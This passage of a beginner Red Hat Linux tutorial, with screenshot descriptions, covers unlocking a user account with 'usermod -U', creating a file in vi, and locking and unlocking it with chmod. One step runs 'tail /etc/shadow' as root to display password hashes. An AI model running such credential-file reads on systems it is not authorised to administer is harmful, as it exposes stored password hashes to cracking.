


It was locked we can't open it.

**Step 8:** To unlock the user

Go to the redhat user named as Niharika

enter the password .....




Now give the commands as



Command 1: su -

Enter the password


Command 2: usermod -U likki

A screenshot of a Linux desktop environment. A terminal window titled 'root@localhost:~' is open. The prompt is '[redhat@localhost Desktop]\$'. The user enters 'su -' and presses Enter. The prompt changes to '[root@localhost ~]#'. The user then enters 'usermod -U likki' and presses Enter. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The desktop background is a dark blue and brown pattern. The top panel shows 'Applications', 'Places', 'System', and the date 'Tue Dec 24, 5:13 AM' with the name 'Niharika'.


Command 3: tail /etc/shadow

A screenshot of a Linux desktop environment. A terminal window titled 'root@localhost:~' is open. The prompt is '[redhat@localhost Desktop]\$'. The user enters 'su -' and presses Enter. The prompt changes to '[root@localhost ~]#'. The user then enters 'usermod -U likki' and presses Enter. The prompt changes to '[root@localhost ~]#'. The user then enters 'tail /etc/shadow' and presses Enter. The terminal displays the contents of the /etc/shadow file, showing password hashes for various users including 'saslauth', 'postfix', 'avahi', 'ntp', 'sshd', 'pulse', 'gdm', 'redhat', 'kikki', and 'likki'. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The desktop background is a dark blue and brown pattern. The top panel shows 'Applications', 'Places', 'System', and the date 'Tue Dec 24, 5:13 AM' with the name 'Niharika'.

Command 4: init 6



**Step 9:** Enter the password to see the user





### **Step 10:** Creating a file in folder


First select the user




And give the commands

Command 1: ls

Command 2: mkdir likki




Command 3: ls



Command 4: cd likki

Command 5: vi suvas



A terminal window titled 'likki@localhost:~/Desktop/likki' is open on a Linux desktop. The window shows the following commands and output:


```
likki@localhost Desktop]$ ls
likki@localhost Desktop]$ mkdir likki
likki@localhost Desktop]$ ls
likki
likki@localhost Desktop]$ cd likki
likki@localhost likki]$ vi suvas
```

The desktop background is a blue and orange gradient. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The status bar at the bottom of the terminal shows the current directory as 'likki@localhost:~/Desktop/likki'.

Now, the folder is created




**Step 11** Enter some text in the file



**Step 12:** To lock the file

Enter the command as `chmod 000 suvas`






Here, the file locked





**Step 13:** To unlock the file

Enter the command `ad chmod 700 suvas`



Now, we can able to see the file and the text in that





